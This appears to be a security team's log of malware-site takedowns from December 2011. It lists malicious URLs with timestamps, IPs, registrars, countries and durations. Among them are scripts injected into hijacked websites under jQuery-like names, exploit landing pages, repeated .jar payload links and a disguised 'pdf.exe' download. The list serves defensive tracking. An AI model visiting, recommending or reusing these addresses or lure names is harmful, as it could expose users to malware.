97473	http://billydie.com/main.php?page=64078c3dc54bfa8a	12/7/2011 10:00	12/7/2011 11:56	malware	79.137.237.63	Dedicated Web Hosti	DIRECTNIC, LTD	RU	1.93		
97474	http://combimyself.com/main.php?page=db3408bf080473cf	12/7/2011 12:30	12/7/2011 19:50	malware	46.45.137.206	Redirector	ENOM, INC.	TR	7.34	775	
97478	http://combiqave.com/main.php?page=111d937ec38dd17e	12/7/2011 11:52	12/8/2011 3:15	malware	46.45.137.205	Dedicated Web Hosti	MONIKER	TR	15.38	776	
97507	http://qtslino.us/ajaxam.js	12/7/2011 17:16	12/7/2011 19:52	malware	50.21.189.92	Redirector	1&1 INTERNET AG	US	2.59	777	http://combijump.com/main.php?page=abfd0d069b45c17e
97509	http://www.mbsgels.com/bzcounter.js	12/7/2011 17:22	12/8/2011 20:04	malware	174.132.89.170	Redirector	GoDaddy.com, Inc.	US	26.69	778	http://irs-charge.com/main.php?page=0c9d859897e4f088
97510	http://s207455068.online.de/adsens.js	12/7/2011 17:37	12/7/2011 19:53	malware	87.106.117.198	Redirector	1&1 Internet AG	DE	2.26	779	http://combijump.com/main.php?page=64078c3dc54bfa8a
97512	http://s388939403.mialojamiento.es/ajaxam.js	12/7/2011 17:38	12/7/2011 19:58	malware	217.160.249.12	Redirector	INTERNETX	ES	2.32	780	http://combijump.com/main.php?page=abfd0d069b45c17e
97513	http://levillageesaintpaul.com/ccounter.js	12/7/2011 18:09	12/19/2011 7:04	malware	94.23.246.84	Redirector	OVH	FR	276.93	781	http://combijump.com/main.php?page=db3408bf080473cf
97514	http://southfloridazulunation.com/ajaxam.js	12/7/2011 17:39	12/9/2011 0:33	malware	97.74.215.96	Redirector	GoDaddy.com, Inc.	US	30.89	782	http://combijump.com/main.php?page=abfd0d069b45c17e
97516	http://magicsigns.net/ajaxam.js	12/7/2011 17:45	12/8/2011 21:06	malware	85.13.128.165	Redirector	INTERNETWIRE COMMUNICATIONS GMBH	DE	27.34	783	http://combijump.com/main.php?page=abfd0d069b45c17e
97522	http://zespolpickup.pl/ajaxam.js	12/7/2011 17:48	12/8/2011 9:05	malware	188.40.51.83	Redirector	Consulting Service Robert Siebielski	DE	15.29	784	http://combijump.com/main.php?page=abfd0d069b45c17e
97523	http://nutz.zzl.org/stcounter.js	12/7/2011 17:59	12/7/2011 21:06	malware	67.220.217.234	Redirector	GoDaddy.com, Inc. (R91-LROR)	US	3.13	785	http://combijump.com/main.php?page=2cd37516bfc47eba
97524	http://zlatiborskoprozorce.co.rs/ajaxam.js	12/7/2011 17:57	12/8/2011 6:52	malware	46.4.27.23	Redirector	hostingmania.rs	DE	12.92	786	http://combijump.com/main.php?page=abfd0d069b45c17e
97528	http://opportunitiesabroad.co.uk/adsens.js	12/7/2011 18:24	12/7/2011 19:54	malware	87.106.115.148	Redirector	1 & 1 Internet AG	DE	1.51	787	http://combijump.com/main.php?page=64078c3dc54bfa8a
97572	http://www.kva-applications.com/jscounter.js	12/8/2011 1:50	12/12/2011 6:11	malware	193.108.197.2	Redirector	NETWORK SOLUTIONS, LLC.	FR	100.36	788	http://combijump.com/main.php?page=d00a6e65c43d2ba0
97573	http://elvideomatondelabiblio.es/ajaxam.js	12/8/2011 2:14	12/9/2011 7:06	malware	212.64.170.91	Redirector	DinaHosting	ES	28.87	789	http://combijump.com/main.php?page=db3408bf080473cf
97574	http://visoptica.com/ajaxam.js	12/8/2011 2:07	12/9/2011 8:56	malware	194.8.30.228	Redirector	ENOM, INC.	PT	30.82	790	http://combijump.com/main.php?page=d00a6e65c43d2ba0
97575	http://46.45.137.206/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/8/2011 4:49	12/9/2011 8:41	malware	46.45.137.206	Dedicated Web Hosti	IP_ADDR	TR	27.86	791	
97585	http://irs-charge.com/main.php?page=0c9d859897e4f088	12/8/2011 6:00	12/9/2011 12:13	malware	174.136.4.135	Dedicated Web Hosti	MONIKER	US	30.21	792	
97606	http://reports-info.com/reportonline109230.pdf.exe	12/8/2011 8:48	12/8/2011 12:15	malware	98.139.135.22	Dedicated Web Hosti	yahoo.com	US	3.44	793	
97607	http://telephonemeonmyphone.com/main.php?page=d51cf77f71dbd8da	12/8/2011 11:13	12/9/2011 7:57	malware	46.183.217.119	Dedicated Web Hosti	DomainCompany	LV	20.74	794	
97609	http://combijump.com/main.php?page=64078c3dc54bfa8a	12/8/2011 14:03	12/9/2011 12:03	malware	46.45.137.206	Dedicated Web Hosti	0101 INTERNET, INC.	TR	21.99		Sayfa Net
97620	http://www.marlaina.com/jiquery.js	12/8/2011 10:00	12/16/2011 12:36	malware	208.109.181.56	Redirector	GoDaddy.com, Inc.	US	194.6	795	http://combijump.com/main.php?page=d00a6e65c43d2ba0
97622	http://0058715.netsolhost.com/jiquery.js	12/8/2011 10:34	12/9/2011 19:05	malware	205.178.152.15	Redirector	NETWORK SOLUTIONS, LLC.	US	32.53	796	http://combijump.com/main.php?page=d00a6e65c43d2ba0
97624	http://lkco.in/jscounter.js	12/8/2011 11:24	12/14/2011 0:23	malware	72.52.252.82	Redirector	Directi Web Services Pvt. Ltd. (R118-AFIN)	US	132.98	797	http://combijump.com/main.php?page=977334ca118fcb8c
97626	http://www.theplastershop.co.uk/ajaxam.js	12/8/2011 15:21	12/9/2011 4:48	malware	91.103.216.94	Redirector	Dataflame Internet Services Ltd	UK	13.46	798	
97628	http://LUTHRA.NET/jiquery.js	12/8/2011 11:27	12/12/2011 11:12	malware	198.173.111.2	Redirector	NETWORK SOLUTIONS, LLC.	US	335.1	799	http://combijump.com/main.php?page=d00a6e65c43d2ba0
97629	http://therallyproductions.woelmuis.nl/ajaxam.js	12/8/2011 15:31	12/9/2011 7:04	malware	85.17.134.4	Redirector	123XS Internet Services B.V.	NL	15.55	800	
97630	http://mavipro.com/jiquery.js	12/8/2011 15:30	12/9/2011 5:28	malware	81.169.145.74	Redirector	CRONON AG	DE	13.96	801	
97631	http://musicdelight.info/jscounter.js	12/8/2011 12:13	12/8/2011 20:55	malware	72.167.183.47	Redirector	GoDaddy.com Inc. (R171-LRMS)	US	8.71	802	http://combijump.com/main.php?page=977334ca118fcb8c
97632	http://lstudio.com.co/jjquery.js	12/8/2011 12:37	12/8/2011 19:50	malware	74.220.207.60	Redirector	GODADDY.COM, INC.	US	7.22	803	
97634	http://www.laudarte.com/jscounter.js	12/8/2011 12:44	12/9/2011 14:49	malware	62.123.192.6	Redirector	NETWORK SOLUTIONS, LLC.	IT	26.09	804	http://combijump.com/main.php?page=977334ca118fcb8c
97638	http://anartistbooks.com/jscounter.js	12/8/2011 13:57	12/8/2011 21:00	malware	216.27.95.23	Redirector	GoDaddy.com, Inc.	US	7.06	805	
97644	http://www.lesposedimary.it/jscounter.js	12/8/2011 14:34	12/11/2011 3:25	malware	216.12.217.50	Redirector	TELEVIDEOCOM S.r.l.	US	60.86	806	http://combijump.com/main.php?page=977334ca118fcb8c
97646	http://46.183.217.119/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/8/2011 14:27	12/8/2011 14:58	malware	46.183.217.119	Dedicated Web Hosti	IP_ADDR	LV	0.52		
97702	http://69.164.205.128/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/8/2011 22:02	12/9/2011 3:39	malware	69.164.205.128	Hijacked Website	Name.com LLC	US	5.62	807	na
97726	http://billycheerful.com/main.php?page=abfd0d069b45c17e	12/9/2011 3:38	12/9/2011 11:59	malware	69.164.205.128	Dedicated Web Hosti	FASTDOMAIN, INC.	US	8.36		
97737	http://combiplease.com/main.php?page=abfd0d069b45c17e	12/9/2011 3:45	12/9/2011 11:29	malware	174.140.165.19	Dedicated Web Hosti	DIRECTNIC, LTD	US	7.74	808	
97738	http://174.140.165.194/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/9/2011 3:45	12/10/2011 4:10	malware	174.140.165.19	Dedicated Web Hosti	IP_ADDR	US	8.42		
97743	http://174.140.172.141/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/9/2011 5:02	12/9/2011 18:33	malware	174.140.172.14	Dedicated Web Hosti	IP_ADDR	US	13.52	809	
97776	http://wonderfulworn.com/main.php?page=abfd0d069b45c17e	12/9/2011 8:41	12/9/2011 11:38	malware	174.140.165.19	Dedicated Web Hosti	DIRECTNIC, LTD	US	2.96		
97778	http://naadenver.com/jiquery.js	12/9/2011 9:16	12/9/2011 19:43	malware	208.65.128.173	Redirector	TUCOWS, INC.	US	10.45	810	
97787	http://wonderfulwrench.com/main.php?page=2cd37516bfc47eba	12/9/2011 9:34	12/9/2011 16:01	malware	46.45.137.205	Dedicated Web Hosti	Word.Net Communications	TR	6.45	811	
97790	http://46.45.137.205/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/9/2011 9:29	12/9/2011 22:10	malware	46.45.137.205	Dedicated Web Hosti	IP_ADDR	TR	12.69		
97792	http://mysticcreekpuppies.com/jiquery.js	12/9/2011 11:42	12/12/2011 16:43	malware	68.180.151.76	Redirector	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	77.02	812	
97797	http://nabyn.co.kr/jjquery.js	12/9/2011 10:01	12/11/2011 22:56	malware	211.245.23.173	Redirector	Dotname Korea	KR	60.92	813	
97806	http://onurdogaltas.com/ajaxam.js	12/9/2011 10:20	12/12/2011 6:13	malware	94.73.145.10	Redirector	MICS TELEKOMUNIKASYON TICARET LTD.STI.	TR	67.87	814	
97807	http://organy.art.pl/ajaxam.js	12/9/2011 10:26	12/13/2011 13:05	malware	193.239.136.5	Redirector	NASK	PL	98.65	815	
97808	http://www.grapevalleytours.com.au/ajaxam.js	12/9/2011 10:33	12/9/2011 21:41	malware	64.235.231.23	Redirector	Aust Domains	US	11.13	816	
97809	http://www.mouliducalichet.fr/jiquery.js	12/9/2011 11:19	12/9/2011 16:08	malware	195.68.104.114	Redirector	CIENUM	FR	4.82	817	
97815	http://www.riggingdynamics.com/jiquery.js	12/9/2011 11:29	12/12/2011 5:43	malware	98.136.92.79	Redirector	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	77.24	818	
97819	http://www.womenetcetera.com/ajaxam.js	12/9/2011 11:37	12/15/2011 16:15	malware	72.22.27.173	Redirector	Register.com	US	148.63	819	
97824	http://blog.horseracingsystems.com.au/kquery.js	12/9/2011 13:10	12/9/2011 16:01	malware	70.87.76.190	Redirector	NetRegistry	US	2.84	820	http://wonderfulwrench.com/main.php?page=abfd0d069b45c17e
97827	http://boltonskawasaki.com.au/kquery.js	12/9/2011 13:11	12/9/2011 15:58	malware	70.87.76.162	Redirector	Melbourne IT	US	2.78	821	
97828	http://creativechangemakers.com.au/kquery.js	12/9/2011 13:12	12/9/2011 15:59	malware	70.87.76.162	Redirector	Aust Domains	US	2.78		http://wonderfulwrench.com/main.php?page=abfd0d069b45c17e
97832	http://houstonmoversrus.com/ajaxam.js	12/9/2011 14:28	12/11/2011 7:03	malware	173.192.199.98	Redirector	NAME.COM LLC	US	40.58	822	
97839	http://wonderfulwreath.com/main.php?page=abfd0d069b45c17e	12/9/2011 14:45	12/9/2011 16:16	malware	46.45.137.205	Dedicated Web Hosti	NAMESECURE.COM	TR	1.52		
97868	http://lazysit.net/main.php?page=4a4fd3141d846cdd	12/9/2011 16:40	12/10/2011 9:49	malware	46.45.137.204	Dedicated Web Hosti	MONIKER	TR	17.15	823	
97869	http://46.45.137.204/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/9/2011 16:49	12/12/2011 3:27	malware	46.45.137.204	Dedicated Web Hosti	IP_ADDR	TR	58.63		
97878	http://eryirs.com/main.php?page=4a4fd3141d846cdd	12/9/2011 17:39	12/9/2011 18:01	malware	173.255.192.21	Dedicated Web Hosti	NAME.COM LLC	US	0.36	824	
97879	http://moneymaker.zymichost.com/jiquery.js	12/9/2011 17:48	12/9/2011 19:35	malware	67.220.217.234	Redirector	GoDaddy.com, Inc.	US	1.78	825	http://eryirs.com/main.php?page=111d937ec38dd17e
97880	http://173.255.212/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/9/2011 17:45	12/9/2011 18:04	malware	173.255.192.21	Dedicated Web Hosti	IP_ADDR	US	0.32		
97881	http://216.119.75.210/jiquery.js	12/9/2011 18:34	12/13/2011 6:09	malware	216.119.75.210	Redirector	IP_ADDR	US	83.59	826	http://eryirs.com/main.php?page=111d937ec38dd17e
97892	http://poydun.in/main.php?page=111d937ec38dd17e	12/9/2011 20:26	12/10/2011 5:30	malware	204.12.231.78	Dedicated Web Hosti	Webiq Domains Solutions Pvt. Ltd. (R131-AFIN)	US	9.07	827	
97901	http://designfreaks.co.in/kquery.js	12/9/2011 21:07	12/11/2011 6:58	malware	50.28.15.25	Redirector	A to Z Domains Solutions Pvt. Ltd. (R124-AFIN)	US	33.85	828	poydun.in/main.php?page=abfd0d069b45c17e
98084	http://173.230.153.47/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/12/2011 3:49	12/12/2011 4:09	malware	173.230.153.4	Dedicated Web Hosti	IP_ADDR	US	0.34	829	
98095	http://doulasconciencia.com/kquery.js	12/12/2011 6:14	12/12/2011 6:36	malware	188.165.93.5	Redirector	Fiensa Solutions	ES	0.36	830	http://lazysit.net/main.php?page=abfd0d069b45c17e
98101	http://67.211.195.169/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/12/2011 6:52	12/13/2011 0:38	malware	67.211.195.169	Dedicated Web Hosti	IP_ADDR	CA	17.76	831	
98102	http://96.126.120.89/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/12/2011 6:51	12/12/2011 7:22	malware	96.126.120.89	Dedicated Web Hosti	IP_ADDR	US	0.53	832	
98132	http://173.255.198.177/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/12/2011 12:56	12/12/2011 14:25	malware	173.255.198.1	Dedicated Web Hosti	name.com	US	1.48	833	
98146	http://trucktwirl.com/main.php?page=db3408bf080473cf	12/12/2011 14:42	12/13/2011 8:12	malware	174.140.163.20	Hijacked Website	NETWORK SOLUTIONS, LLC.	US	17.49	834	N/A
98148	http://174.140.163.204/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/12/2011 14:50	12/13/2011 3:55	phish	174.140.163.20	Dedicated Web Hosti	IP-ADDR	US	13.08		N/A
98168	http://errorsuz.com/kquery.js	12/12/2011 17:45	12/12/2011 18:41	malware	66.147.240.162	Hijacked Website	FASTDOMAIN, INC.	US	0.93	835	N/A
98169	http://ext-marketing.com/ajaxam.js	12/12/2011 18:49	12/13/2011 10:08	malware	74.53.140.71	Redirector	GoDaddy.com, Inc.	US	15.32	836	N/A
98183	http://mariomaiolo.com.au/kquery.js	12/12/2011 22:33	12/20/2011 4:44	malware	202.6.141.214	Redirector	NetRegistry	AU	174.19	837	http://mariomaiolo.com.au/kquery.js
98217	http://81.17.140.161/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/13/2011 3:07	12/13/2011 8:13	malware	81.17.140.161	Dedicated Web Hosti	IP_ADDR	UA	5.1	838	
98218	http://wonderfulyard.com/main.php?page=db3408bf080473cf	12/13/2011 3:06	12/13/2011 8:12	malware	81.17.140.161	Dedicated Web Hosti	INTERNET.BS CORP.	UA	5.11		
98228	http://mail2u.com.au/statcounter.js	12/13/2011 6:36	12/13/2011 10:14	malware	70.87.76.162	Redirector	NetRegistry	US	3.64	839	
98229	http://sadmissed.com/main.php?page=db3408bf080473cf	12/15/2011 9:18	12/16/2011 16:47	malware	79.137.237.67	Dedicated Web Hosti	DIRECTNIC, LTD	RU	31.49	840	N/A
98233	http://downloaddatafast.serveftp.com/main.php?page=db3408bf080473cf	12/13/2011 7:01	12/13/2011 13:00	malware	173.230.137.34	Dedicated Web Hosti	no-ip.com	US	5.98	841	
98240	http://173.230.137.34/content/fdp2.php?f=42	12/13/2011 8:10	12/13/2011 16:47	malware	173.230.137.34	Dedicated Web Hosti	IP_ADDR	US	8.62		http://sadjumped.com/main.php?page=cb158f384db408da
98242	http://wallsway15.in	12/13/2011 8:26	12/13/2011 15:43	malware	178.32.51.69	Dedicated Web Hosti	Webiq Domains Solutions Pvt. Ltd. (R131-AFIN)	FR	7.29	842	http://dollars4.in/?site=15
98280	http://sadjumped.com/main.php?page=cb158f384db408da	12/13/2011 13:46	12/14/2011 4:50	malware	173.230.137.34	Dedicated Web Hosti	0101 INTERNET, INC.	US	15.08		
98295	http://bedwould.com/main.php?page=4a4fd3141d846cdd	12/13/2011 13:54	12/13/2011 14:50	malware	173.255.219.72	Hijacked Website	LIME LABS, LLC	US	0.94	843	N/A
98297	http://173.255.219.77/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/13/2011 13:55	12/13/2011 14:52	malware	173.255.219.77	Dedicated Web Hosti	IP-ADDR	US	0.95		N/A
98309	http://173.255.198.153/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/13/2011 14:51	12/13/2011 15:51	malware	173.255.198.15	Dedicated Web Hosti	IP_ADDR	US	1.01	844	N/A
98327	http://badthen.com/main.php?page=4a4fd3141d846cdd	12/13/2011 17:10	12/13/2011 17:57	malware	173.230.130.15	Dedicated Web Hosti	BIGROCK SOLUTIONS PRIVATE LIMITED	US	0.77	845	
98329	http://173.230.130.158/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/13/2011 17:14	12/14/2011 4:32	malware	173.230.130.15	Dedicated Web Hosti	IP_ADDR	US	11.31		
98357	http://static.beverlyhills-editions.com/jqueri.js	12/13/2011 20:38	12/14/2011 6:17	malware	188.165.56.1	Redirector	OVH	FR	9.65	846	
98358	http://qualityindustries.co.in/jqueri.js	12/13/2011 20:33	12/15/2011 5:27	malware	216.18.223.82	Redirector	Transecute Solutions Pvt. Ltd. (R120-AFIN)	US	32.89	847	http://sadmissed.com/main.php?page=d00a6e65c43d2ba0
98409	http://financeportal.sytes.net/main.php?page=111d937ec38dd17e	12/14/2011 4:54	12/14/2011 15:06	malware	174.140.165.90	Dedicated Web Hosti	No-IP.com	US	10.19	848	
98410	http://174.140.165.90/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/14/2011 4:59	12/14/2011 6:01	malware	174.140.165.90	Dedicated Web Hosti	IP_ADDR	US	1.04		
98422	http://63.223.78.199/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/14/2011 6:17	12/16/2011 3:30	malware	63.223.78.199	Dedicated Web Hosti	IP_ADDR	PH	45.21	849	
98423	http://badthese.com/main.php?page=d00a6e65c43d2ba0	12/14/2011 6:24	12/15/2011 11:26	malware	63.223.78.199	Dedicated Web Hosti	MONIKER	PH	29.04		
98460	http://easy4dial.com/jqueri.js	12/14/2011 15:24	12/14/2011 16:05	malware	50.28.10.112	Redirector	NET 4 INDIA LIMITED	US	0.68	850	http://financeportal.sytes.net/main.php?page=111d937ec38dd17e
98461	http://WWW.LICEOCONTADORA.EDU.CO/jqueri.js	12/14/2011 15:28	12/14/2011 17:09	malware	72.29.72.205	Redirector	CO INTERNET S.A.S.	US	1.7	851	http://financeportal.sytes.net/main.php?page=4a4fd3141d846cdd
98462	http://claireetpierrealainsemarient.fr/jqueri.js	12/14/2011 15:29	12/15/2011 5:26	malware	82.165.54.31	Redirector	1&1 Internet AG	DE	13.96	852	http://financeportal.sytes.net/main.php?page=abfd0d069b45c17e

SOC ID	Bufi	Initiation	Shutdown	Attack Type	IP	NACHA TAKEDOWN AUDIT Registrar	Geo	Duration	Billable	Notes
98463	http://lottocarpets.com/jquery.js	12/14/2011 15:31	12/19/2011 5:05	malware	203.211.132.19	Redirector IP MIRROR PTE LTD. DBA IP MIRROR	SG	109.58	853	
98464	http://fasttrialpayments.com/kquery.js	12/14/2011 15:32	12/15/2011 5:00	malware	67.18.227.161	Redirector ENOM, INC.	US	13.47	854	http://downloaddatafast.serveftp.com/main.php?page=db3408bf080473cf
98465	http://forgottensunrise.com/kquery.js	12/14/2011 15:29	12/16/2011 18:18	malware	194.204.5.67	Redirector NAMESDIRECT	EE	50.81	855	http://financeportal.sytes.net/main.php?page=abfd0d069b45c17e
98467	http://invidium.com/jquery.js	12/14/2011 15:34	12/18/2011 16:06	malware	188.65.115.164	Redirector NETWORK SOLUTIONS, LLC.	UK	96.54	856	http://financeportal.sytes.net/main.php?page=4a4fd3141d846cdd
98468	http://lucid.co.kr/jjquery.js	12/14/2011 15:38	12/15/2011 5:27	malware	211.43.212.26	Redirector hanmes.co.kr	KR	13.83	857	http://financeportal.sytes.net/main.php?page=111d937ec38dd17e';
98470	http://organy.art.pl/jquery.js	12/14/2011 11:03	12/19/2011 8:18	malware	193.239.136.5	Redirector NASK	PL	117.24	858	
98471	http://marcosemporium.com/js.js	12/14/2011 15:40	12/16/2011 18:25	malware	67.20.78.237	Redirector NETWORK SOLUTIONS, LLC.	US	50.76	859	http://financeportal.sytes.net/main.php?page=899f002ea96106b0
98472	http://mitra-informasi.com/jquery.js	12/14/2011 15:45	12/23/2011 10:52	malware	184.154.94.210	Redirector JustHost.com	US	211.13	860	http://financeportal.sytes.net/main.php?page=b778fa3b104bac2c
98473	http://pinnatechnologies.com/jquery.js	12/14/2011 11:11	12/15/2011 14:31	malware	174.120.82.218	Redirector DYNADOT, LLC	US	27.33	861	
98474	http://www.casasdemaderahonka.es/js.js	12/14/2011 15:46	12/14/2011 16:10	malware	87.106.246.113	Hijacked Website COMALIS	DE	0.4	862	
98475	http://modegeheimnis.de/jquery.js	12/14/2011 15:48	12/14/2011 17:08	malware	85.13.129.146	Redirector DENIC	DE	1.33	863	
98476	http://webjanse.com/jquery.js	12/14/2011 11:18	12/15/2011 5:29	malware	184.154.229.6	Redirector TUCOWS, INC.	US	18.18	864	
98478	http://monogramfontstore.com/js.js	12/14/2011 15:52	12/18/2011 18:54	malware	72.52.220.209	Redirector GoDaddy.com, Inc.	US	99.03	865	http://financeportal.sytes.net/main.php?page=899f002ea96106b0
98479	http://net-income.com.au/jquery.js	12/14/2011 15:53	12/16/2011 13:58	malware	70.87.76.162	Redirector NetRegistry	AU	46.08	866	http://financeportal.sytes.net/main.php?page=b778fa3b104bac2c
98496	http://74.201.57.29/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/14/2011 15:23	12/15/2011 3:14	malware	74.201.57.29	Dedicated Web Hosti 74.201.57.29	US	11.85	867	N/A
98507	http://bedmany.com/main.php?page=64078c3dc54bfa8a	12/14/2011 16:32	12/15/2011 11:28	malware	63.223.78.199	Dedicated Web Hosti FASTDOMAIN, INC.	PH	18.93		
98524	http://bilgelergida.com/kquery.js	12/14/2011 18:06	12/19/2011 4:02	malware	89.19.30.10	Redirector NICS TELEKOMUNIKASYON TICARET LTD.STI.	TR	105.93		http://wonderfulyard.com/main.php?page=4a4fd3141d846cdd
98528	http://yazarcanyucel.com/jquery.js	12/14/2011 18:18	12/18/2011 17:09	malware	188.138.16.138	Redirector Kebirhost Internet Services	DE	94.86	868	http://downloaddatafast.serveftp.com/main.php?page=db3408bf080473cf
98530	http://www.officinamontagnini.it/jquery.js	12/14/2011 19:19	12/19/2011 5:30	malware	216.12.217.55	Redirector TELEVIDEOCOM s.r.l.	US	106.18	869	http://wonderfulyard.com/main.php?page=2cd37516bfc47eba';
98533	http://sammy.dommel.be/kquery.js	12/14/2011 18:38	12/30/2011 11:09	malware	193.109.184.81	Redirector schedom nv	BE	376.51	870	wonderfulyard.com/main.php?page=4a4fd3141d846cdd
98536	http://www.gpsitalianproperties.com/jqueri.js	12/14/2011 18:55	12/15/2011 5:13	malware	217.73.238.21	Redirector Spazioweb	IT	10.3	871	wonderfulyard.com/main.php?page=d00a6e65c43d2ba0
98537	http://www.promoshuffle.com/jqueri.js	12/14/2011 19:21	12/18/2011 6:47	malware	69.175.118.186	Redirector GoDaddy.com, Inc.	US	83.44	872	http://wonderfulyard.com/main.php?page=2cd37516bfc47eba';
98538	http://www.mabanymisr.com/jqueri.js	12/14/2011 19:49	12/18/2011 17:33	malware	174.121.79.98	Redirector GoDaddy.com, Inc.	US	93.73	873	wonderfulyard.com/main.php?page=b778fa3b104bac2c
98539	http://www.schrepfer-gmbh.de/jquery.js	12/14/2011 19:23	12/16/2011 12:38	malware	62.112.137.105	Redirector Netdiscounter GmbH	DE	41.25	874	
98549	http://trucktugboat.com/main.php?page=abfd0d069b45c17e	12/14/2011 19:40	12/15/2011 4:57	malware	79.137.237.67	Dedicated Web Hosti 1 & 1 INTERNET AG	RU	9.29	875	
98561	http://sownload.zapto.org/main.php?page=2cd37516bfc47eba	12/14/2011 19:54	12/15/2011 13:27	malware	63.223.78.199	Dedicated Web Hosti Vitalwerks Internet Solutions, LLC (R1731-LROR)	PH	17.56		
98564	http://burningidea.com/jquery.js	12/14/2011 20:21	12/28/2011 11:48	malware	67.210.119.155	Redirector GoDaddy.com, Inc.	US	327.45	876	http://sownload.zapto.org/main.php?page=d00a6e65c43d2ba0
98591	http://216.8.179.25/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/15/2011 1:57	12/15/2011 3:36	malware	216.8.179.25	Dedicated Web Hosti IP_ADDR	CA	1.64	877	
98601	http://badlike.com/main.php?page=db3408bf080473cf	12/15/2011 9:21	12/18/2011 21:11	malware	79.137.237.67	Dedicated Web Hosti NAMESECURE.COM	RU	83.83		N/A
98602	http://46.183.217.119/content/fdp2.php?f=28	12/15/2011 4:38	12/15/2011 4:56	malware	46.183.217.119	Dedicated Web Hosti IP_ADDR	LV	0.3	878	
98603	http://trupledoublehardcore.com/main.php?page=aa0d09b9f8fb9d8b	12/15/2011 4:39	12/15/2011 4:57	malware	46.183.217.119	Dedicated Web Hosti ONLINENIC, INC.	LV	0.29		
98604	http://glasseseverydaynow.com/main.php?page=8d733f31565e9c00	12/15/2011 9:37	12/15/2011 10:32	malware	46.183.217.119	Dedicated Web Hosti ONLINENIC, INC.	LV	0.92	879	N/A
98607	http://evrymonthnighttry.com/main.php?page=38ac9e2fa4be4ec4	12/15/2011 8:52	12/15/2011 10:52	malware	46.183.217.119	Dedicated Web Hosti ONLINENIC, INC.	LV	2		
98611	http://truckunzip.com/main.php?page=d00a6e65c43d2ba0	12/15/2011 6:20	12/15/2011 13:40	malware	208.93.118.19	Free Web Hosting ENOM, INC.	US	7.34	880	
98612	http://208.93.118.19/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/15/2011 6:20	12/16/2011 4:48	malware	208.93.118.19	Dedicated Web Hosti IP_ADDR	UK	22.46		
98635	http://urbantoprtunitiesforme.com/main.php?page=bc3131893636ecbf	12/15/2011 15:46	12/19/2011 19:14	malware	46.183.217.119	Dedicated Web Hosti ONLINENIC, INC.	LV	99.46	883	
98636	http://jajahbinksdiesforyou.com/main.php?page=67e6aa9946cd3b9a	12/15/2011 8:45	12/15/2011 10:53	malware	46.183.217.119	Dedicated Web Hosti ONLINENIC, INC.	LV	2.13		
98651	http://ragsmile.com/main.php?page=64078c3dc54bfa8a	12/15/2011 9:09	12/15/2011 11:03	malware	63.223.78.199	Dedicated Web Hosti BIGROCK SOLUTIONS PRIVATE LIMITED	PH	1.9		
98693	http://Easy4dial.com/jquery.js	12/15/2011 14:49	12/16/2011 12:41	malware	50.28.10.112	Redirector NET 4 INDIA LIMITED	US	21.87	881	http://ragsnake.com/main.php?page=111d937ec38dd17e
98696	http://ragsnake.com/main.php?page=111d937ec38dd17e	12/15/2011 14:47	12/15/2011 15:55	malware	79.137.237.67	Dedicated Web Hosti LIME LABS, LLC	RU	1.12		N/A
98710	http://loaddocsfast.serveftp.com/main.php?page=64078c3dc54bfa8a	12/15/2011 15:20	12/16/2011 4:42	malware	173.230.156.85	Dedicated Web Hosti VITALWERKS INTERNET SOLUTIONS LLC DBA NO-IP	US	13.37	882	
98711	http://173.230.156.85/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/15/2011 15:23	12/16/2011 3:30	malware	173.230.156.85	Dedicated Web Hosti IP_ADDR	US	12.11		
98722	http://bedthese.com/main.php?page=69dbd5a1e3ed6ae9	12/15/2011 16:35	12/20/2011 13:46	malware	173.230.156.85	Dedicated Web Hosti INTERNET.BS CORP.	US	117.19		this is the landing page
98736	http://68.71.141.192/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/15/2011 16:57	12/16/2011 4:46	malware	68.71.141.192	Dedicated Web Hosti NAME.COM LLC	US	11.82	884	
98738	http://bedwill.com/main.php?page=64078c3dc54bfa8a	12/15/2011 17:49	12/21/2011 7:40	malware	68.71.141.192	Dedicated Web Hosti NETWORK SOLUTIONS, LLC.	US	133.85		
98751	http://ragsmog.com/main.php?page=64078c3dc54bfa8a	12/15/2011 17:31	12/19/2011 9:02	malware	207.210.96.172	Dedicated Web Hosti SPIRITDOMAINS/1AREGISTRY	US	87.51	885	
98752	http://207.210.96.177/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/15/2011 17:52	12/16/2011 5:45	malware	207.210.96.177	Dedicated Web Hosti IP_ADDR	US	11.88		
98788	http://ragsmoke.com/main.php?page=64078c3dc54bfa8a	12/16/2011 0:32	12/21/2011 7:45	malware	207.210.96.177	Dedicated Web Hosti 0101 INTERNET, INC.	US	127.21		http://kurpin.in/zx/jelljoke.php?key=jettjapa
98789	http://kurpin.in/zx/jelljoke.php?key=jettjapa	12/16/2011 0:34	12/16/2011 15:45	malware	146.185.212.4	Dedicated Web Hosti Directi Web Services Pvt. Ltd. (R118-AFIN)	CY	15.18	887	
98790	http://CN20090135.p-client.net/kquery.js	12/16/2011 0:32	12/17/2011 5:06	malware	82.94.236.159	Redirector KEY-SYSTEMS GMBH	NL	28.56	886	http://ragsmoke.com/main.php?page=64078c3dc54bfa8a
